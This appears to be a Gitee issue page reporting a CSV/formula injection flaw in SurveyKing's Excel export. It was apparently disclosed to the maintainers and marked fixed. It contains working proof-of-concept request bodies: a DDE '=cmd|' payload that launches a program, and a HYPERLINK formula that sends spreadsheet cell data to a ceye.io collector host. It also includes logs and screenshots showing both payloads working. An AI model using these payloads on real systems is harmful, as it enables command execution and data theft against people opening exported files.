



SurveyKing / SurveyKing

Watch 240 Star 2.4K

Code Issues 69 Pull Requests 0

Issues / 详情

CSV injection when filling out the form

Done #14V05A Strange! Opened this issue 2022-02-23 20:20

The data is not filtered properly when exporting excel, which will lead to information disclosure or rce.

Vulnerability url:

/api/public/saveAnswer

/api/answers/download

POC:

rce:

POST /api/public/saveAnswer HTTP/1.1

...

```
{"answer":{"xxx":{"xxx":"=cmd|'/c calc!A0"}}, "projectId":"xxx", "metaInfo":{"answerInfo":{"startTime":"1645615171668","endTime":"1645615194031}}}
```

or

Information disclosure:

POST /api/public/saveAnswer HTTP/1.1

...

```
{"answer":{"xxx":{"xxx":"=HYPERLINK('http://xxx.ceye.io?test='&A2&A3,\\\"Error: Please click me!\\\"')}, "projectId":"xxx", "metaInfo":{"answerInfo":{"startTime":"1645615171668","endTime":"1645615194031}}}
```

steps:

1.Submit questionnaire

Gitee Pages

JavaDoc

sonarqube
Quality Analysis

Jenkins for
Gitee

Baidu Efficiency
Cloud

Tencent
CloudBase

Tencent Cloud
Serverless

OPENSQA
悬镜安全

Don't show this again

Status

Done

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull request issue.

Branches

No related branch

Planned to start - Planned to end

Unscheduled - Unschedule

Top level

Not Top

Priority

Not specified

参与者 (2)



testcc

感谢您能抽出几分钟时间来参加本次答题，现在我们就马上开始吧！

* 1.单行文本题

=HYPERLINK("http://xxx.ceye.io?test="&A

您已完成本次问卷，感谢您的帮助与支持

提交





testcc

感谢您能抽出几分钟时间来参加本次答题，现在到下一题

* 1.单行文本题

=cmd|/c calc!A0

您已完成本次问答

CLA

Gitee 已支持 CLA 协议签署

🔥 第一方功能集成，签署流程更高效
📄 内置可自定义的协议模板
🛡️ 让开源贡献也能有据可依

[I know](#) [View Details](#)

or others

2.export excel

Navigation icons: back, forward, refresh, lock, address bar (redacted), search, zoom in, zoom out, print, share.

Toolbar: + 添加数据, 编辑数据, 删除数据, 导出, 导出附件

	单行文本题	答卷时长	设备类型	平台类型
1	=HYPERLINK("http://...)	45秒	Desktop	Win10
2	=cmd /c calc!A0	40秒	Desktop	Win10

Left sidebar: 概述, 编辑, 设置, 工作流, 数据, 报表

3.been hacked,looks like:

information disclosure:

Excel Ribbon: 复制, 格式刷, B, I, U, 田, 背景色, 边框, 合并居中, 自动换行, 百分比, 数字格式, 类型转换, 条件格式, 单元格样式, 求和, 筛选, 排序, 填充, 单元格									
B6	fx								
A	B	C	D	E	F	G	H	I	J
序号	单行文本题	提交人	提交时间	填写时长	填写设备	操作系统	浏览器	填写IP	
1	Error: Please click me!	1457995481966747649	2022-02-23 18:47:01	1.0分钟37.0秒	Desktop	Win10	Chrome		
2	=cmd /c calc!A0	1457995481966747649	2022-02-23 18:38:22	40.0秒	Desktop	Win10	Chrome		




Gitee 已支持 CLA 协议签署

- 🔥 第三方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👤 让开源贡献也能有据可依

I know

View Details

07a416396e0a



/ Records / HTTP Request

The record is only saved for 6 hours and only the last 100 items are displayed.

Input search url name Download

ID	Name	Remote Addr	Method	Data	User Agent	Content Type	Created At (UTC+0)
25504	224	http://[redacted]ceye.io/?test=12	GET		Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36		2022-02-23 10:51:40
25504	219	http://[redacted]ceye.io/favicon.ico	GET		Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36		2022-02-23 10:51:08
25504	218	http://[redacted]ceye.io/?test=12	GET		Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36		2022-02-23 10:51:07

rce:

testcc (1).xlsx [只读] - Microsoft Excel

页面布局 公式 数据 审阅 视图 加载项 Tagetik

11 A B C D E F

1 序# 单行文本

2 1=HYPERLINK("http://[redacted]ceye.io/?test="&A2&A3,"Error: Please click me!")

3 2 #REF!

提交人 提交时间 填写时长 填写设

1457995481966747649 2022-02-23 18:47:01 1.0分钟37.0 Desktop

1457995481966747649 2022-02-23 18:38:22 40.0秒 Desktop

计算器

查看(V) 编辑(E) 帮助(H)

MC MR MS M+ M-

← CE C ± √

7 8 9 / %

4 5 6 * 1/x

1 2 3 - =

0 . +

StrangeJ created 任务 9 months ago

Expand operation logs



javahuang member 9 months ago

Thanks so much, I've tried to fix this @StrangeJ



javahuang changed **issue state** from 进行中 to 已完成 9 mon

[Sign in to comm](#)



©OSCHINA. All rights reserved

[Git Resources](#)

[Learning Git](#)

[CopyCat](#)

[Downloads](#)

[Gitee Reward](#)

[Gitee Stars](#)

[Featured Projects](#)

[Blog](#)

[Nonprofit](#)

[Gitee Go](#)

[OpenAPI](#)

[Help Center](#)

[Self-services](#)

[Updates](#)

Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依

[I know](#)

[View Details](#)

[Partners](#)

777320883

git@oschina.cn

Gitee

+86 400-606-0201



Mini Program

